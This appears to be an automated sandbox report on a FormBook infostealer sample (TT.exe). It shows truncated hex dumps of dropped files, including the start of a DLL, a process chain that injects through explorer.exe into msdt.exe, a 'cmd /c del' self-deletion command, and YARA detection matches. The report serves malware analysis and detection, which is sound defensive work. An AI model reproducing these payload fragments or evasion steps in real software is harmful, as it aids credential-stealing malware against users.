C:\Users\user\AppData\Local\Temp\nsj2C12.tmp	unknown	18813	99 0c 00 00 a2 00 00 00 2c 01 00 00 02 00 00 00 ac 01 00 00 01 00 00 00 c4 05 00 00 1c 00 00 00 d4 08 00 00 00 00 00 00 d3 0b 00 00 01 00 00 00 99 0c 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ff ff ff ff ff ff ff ff ff ff ff 00 00 00 00 00 ff 00 00 c6 00 00 00 f1 ff ff ff 05 00 00 00 ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff 01 00 00 00 ff ff ff ff ff ff ff ff 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....,.....	success or wait	13	405E82	WriteFile
C:\Users\user\AppData\Local\Temp\0y2c2kp8hi4mjyo	unknown	6661	1c de 5d 96 75 2d 02 9f 08 e2 c7 94 87 24 d3 2d 9d 47 ad 1a a5 73 5a ab 48 d1 ae be 0f de 32 fa b2 63 aa d5 a0 79 ee 59 57 d2 e0 88 01 72 25 5a a5 b6 8c b0 26 5f 84 dc 51 e3 83 a3 48 59 79 82 b1 c5 e9 dd e9 9d 3c 5e 11 30 4f 90 90 18 b0 b0 f0 ce 56 77 94 57 77 4f 7c 08 9d 43 97 b6 d9 1e 72 b7 ff 03 66 f4 f0 d1 25 ea 76 fe b2 ca 2f 78 3c 1d 7a 91 8d 25 99 99 ff f0 79 58 b3 44 62 68 bd b9 58 83 4a 6b 0c df 77 4c f4 f4 9d 0a 03 22 a0 0b 6b 13 2b 23 c2 96 cb ea 8d 42 83 da 66 6a 3a 22 b4 95 76 b5 70 9d 9e 96 73 97 41 20 3f f8 a9 51 cd cd b0 0c 26 07 ef 30 ae 3c 0c 08 e5 b4 96 b7 d8 13 93 8f 37 2b 49 78 df fe 1d da 25 c6 e7 ff 1e ef 04 25 42 89 4f 16 aa b6 cf 5e 49 68 ba 71 4c 69 4d 59 b8 ee b5 94 f3 3c e5 ac 04 1c 64 7e ea cb 30 94 cd 28 ed 4e d2 c8 23 02 93	..].u-.....$.-.G...sZ.H..... 2..c...y.YW....r%Z....&_..Q.. .HYy..... <^.0O.....Vw.WwO|. .C....r...f...%.v.../x<.z..%.. ..yX.Dbh..X.Jk..wL.....".k.+ #.....B..fj:"..v.p...s.A ?..Q.. ..&..0.<.....7+Ix....%... ...%B.O....^Ih.qLiMY..... <....d~..0..(.N..#..	success or wait	1	405E82	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\fcd80q5almvhl9patzxy	unknown	16384	c2 cb 75 fe 1f 53 7e 7f d5 e5 9d 0a 02 73 6c 10 78 38 d8 0b 52 9a b8 00 c9 c5 40 63 96 91 07 d1 18 05 0c 70 5f ed c0 08 70 92 0e cc 80 20 38 90 6d 63 e6 c9 47 91 17 6c 9d 18 40 b2 61 dc 36 f2 19 9e be 87 8f 7a 74 7c 58 f3 ea 1e 63 1c ff 8e fd 08 21 9f fb 59 b6 c3 63 1a ca 7c c4 ce 60 e7 da af 4c c7 35 fb cc 48 b9 32 f5 db 22 79 1b 5b 2d 32 e5 d6 43 27 02 2a ce 21 c3 f0 be 7b 0a d6 f3 1b fd f8 6c 25 68 a0 c8 4e e4 d7 c9 0a c9 ea 33 f0 92 90 69 c0 97 eb a9 c6 bb cd 7e 02 2d 7f 66 0f 59 db 87 cb 15 05 97 3f 23 bf f9 a7 df 79 6e f0 3d 91 47 22 e2 ca 8f 3f bd 25 96 91 63 1f 29 37 43 35 e1 fb 41 9d c7 9c d3 c2 85 7e 57 53 3a f3 b1 7d 2b 07 36 00 dd ee 06 b2 d2 0d 23 f7 50 bb 71 74 f2 d3 95 9e db 8e eb 74 18 eb 61 03 f6 b9 e7 5a 04 3f 66 cf bd 4c 9d 9f 13 04 9c	..u..S~.....sl.x8..R.....@c.. .....p_...p.... 8.mc..G..l..@. a.6.....zt|X...c.....!..Y..c. .|..`...L.5..H.2.."y.[-2..C'.* .!...{.....l%h..N.....3...i. .....~.-.f.Y.....?#....yn.=. G"...?.%..c.)7C5..A.....~W S:..}+.6.....#.P.qt.....t..a. ...Z.?f..L.....	success or wait	12	405E82	WriteFile
C:\Users\user\AppData\Local\Temp\nse2C42.tmp\myx92o78208f0o.dll	unknown	5120	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 d0 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 1c 39 89 7d 58 58 e7 2e 58 58 e7 2e 58 58 e7 2e 0a 30 e3 2f 5d 58 e7 2e 85 a7 2c 2e 55 58 e7 2e 58 58 e6 2e 78 58 e7 2e fd 31 e3 2f 59 58 e7 2e fd 31 e7 2f 59 58 e7 2e fd 31 e5 2f 59 58 e7 2e 52 69 63 68 58 58 e7 2e 00 00 00 00 00 00 00 00 50 45 00 00 4c 01 03 00 cd 1f 91 60 00 00 00 00 00 00 00 00 e0 00 03 21 0b 01 0e 10 00 06 00 00 00 0c 00 00 00 00 00 00 00 00 00 00 00 10 00	MZ.....@..... ....!..L.!This program cannot be run in DOS mode.... $.....9.}XX..XX..XX...0./]X .....,.UX..XX..xX...1./YX...1./ YX...1./YX..RichXX.....P E..L.....`.....!.....	success or wait	1	405E82	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\TT.exe	unknown	512	success or wait	80	405E53	ReadFile
C:\Users\user\Desktop\TT.exe	unknown	16384	success or wait	13	405E53	ReadFile
C:\Users\user\AppData\Local\Temp\nsj2C12.tmp	unknown	4	success or wait	1	405E53	ReadFile
C:\Users\user\AppData\Local\Temp\nsj2C12.tmp	unknown	3225	success or wait	1	403280	ReadFile
C:\Users\user\AppData\Local\Temp\nsj2C12.tmp	unknown	4	success or wait	3	405E53	ReadFile
C:\Users\user\AppData\Local\Temp\0y2c2kp8hi4mjyo	unknown	6661	success or wait	1	1000128C	ReadFile
C:\Users\user\AppData\Local\Temp\fcd80q5almvhl9patzxy	unknown	185856	success or wait	1	302162A	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\ntdll.dll	unknown	1622408	success or wait	1	302087B	ReadFile
C:\Windows\SysWOW64\ntdll.dll	unknown	1622408	success or wait	1	302087B	ReadFile
C:\Windows\SysWOW64\ntdll.dll	unknown	1622408	success or wait	1	302087B	ReadFile
C:\Windows\SysWOW64\ntdll.dll	unknown	1622408	success or wait	1	302087B	ReadFile
C:\Windows\SysWOW64\ntdll.dll	unknown	1622408	success or wait	1	302087B	ReadFile
C:\Windows\SysWOW64\ntdll.dll	unknown	1622408	success or wait	1	302087B	ReadFile
C:\Windows\SysWOW64\ntdll.dll	unknown	1622408	success or wait	1	302087B	ReadFile

Analysis Process: TT.exe PID: 6624 Parent PID: 6588

General

Start time:	15:41:45
Start date:	04/05/2021
Path:	C:\Users\user\Desktop\TT.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\Desktop\TT.exe'
Imagebase:	0x400000
File size:	233940 bytes
MD5 hash:	27C863C479B0542B3BAD21A67AD1406D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000001.00000002.392835395.0000000000400000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000001.00000002.392835395.0000000000400000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000001.00000002.392835395.0000000000400000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000001.00000002.393512483.00000000009F0000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000001.00000002.393512483.00000000009F0000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000001.00000002.393512483.00000000009F0000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000001.00000001.335739935.0000000000400000.00000040.00020000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000001.00000001.335739935.0000000000400000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000001.00000001.335739935.0000000000400000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000001.00000002.392976261.00000000005E0000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000001.00000002.392976261.00000000005E0000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000001.00000002.392976261.00000000005E0000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	low

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\ntdll.dll	0	1622408	success or wait	1	419E57	NtReadFile

Analysis Process: explorer.exe PID: 3440 Parent PID: 6624

General

Start time:	15:41:50
Start date:	04/05/2021
Path:	C:\Windows\explorer.exe
Wow64 process (32bit):	false
Commandline:	
Imagebase:	0x7ff6f22f0000
File size:	3933184 bytes
MD5 hash:	AD5296B280E8F522A8A897C96BAB0E1D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: msdt.exe PID: 7052 Parent PID: 3440

General

Start time:	15:42:12
Start date:	04/05/2021
Path:	C:\Windows\SysWOW64\msdt.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\msdt.exe
Imagebase:	0xb20000
File size:	1508352 bytes
MD5 hash:	7F0C51DBA69B9DE5DDF6AA04CE3A69F4
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000007.00000002.597321036.0000000002F60000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000007.00000002.597321036.0000000002F60000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000007.00000002.597321036.0000000002F60000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000007.00000002.595686544.00000000007C0000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000007.00000002.595686544.00000000007C0000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000007.00000002.595686544.00000000007C0000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000007.00000002.597417500.0000000002F90000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000007.00000002.597417500.0000000002F90000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000007.00000002.597417500.0000000002F90000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	moderate

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\ntdll.dll	0	1622408	success or wait	1	7D9E57	NtReadFile

Analysis Process: cmd.exe PID: 6640 Parent PID: 7052

General

Start time:	15:42:16
Start date:	04/05/2021
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	/c del 'C:\Users\user\Desktop\TT.exe'
Imagebase:	0x2a0000
File size:	232960 bytes
MD5 hash:	F3BDBE3BB6F734E357235F4D5898582D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\TT.exe	cannot delete	1	2C0374	DeleteFileW
C:\Users\user\Desktop\TT.exe	cannot delete	1	2C0374	DeleteFileW

Analysis Process: conhost.exe PID: 6312 Parent PID: 6640

General

Start time:	15:42:16
Start date:	04/05/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff61de10000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Disassembly

Code Analysis